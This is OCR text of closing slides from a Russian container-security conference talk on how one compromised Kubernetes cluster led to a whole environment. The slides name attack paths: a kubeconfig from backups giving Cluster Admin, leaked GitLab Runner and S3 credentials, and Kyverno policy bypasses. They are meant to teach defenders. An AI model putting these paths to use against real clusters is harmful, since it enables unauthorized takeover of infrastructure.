
БЕКОН'26



Компрометация целого окружения через один кластер


БЕКОН'26

- Использовав собранный kubeconfig, получаем права Cluster Admin в любом кластере из бэкапа



Компрометация целого окружения через один кластер

БЕКОН'26



Ещё много мисконфигов…

БЕКОН'26

- Разрешен ExternalIP – MITM и DoS Kyverno
- Шедулинг на мастер ноды
- Секреты в Secrets
- Утечка токена Gitlab Runner
- Утечка кредов от S3 хранилища с кешем Gitlab Job
- Kiali exposed dashboard
- Различные байпасы Policy Engine политик
- Контроль только верхнеуровневых родителей

Выводы

БЕКОН'26

- Мисконфигов > Уязвимостей, но всё зависит от зрелости компании и процессов
- Согласованность ИТ и ИБ это важно
- Не храните секреты в Secrets =)

БЕКОН'26

КОНФЕРЕНЦИЯ ПО БЕЗОПАСНОСТИ КОНТЕЙНЕРОВ И КОНТЕЙНЕРНЫХ СРЕД

Сергей Канибор
R&D / Container Security
@r0binak
sk@luntry.ru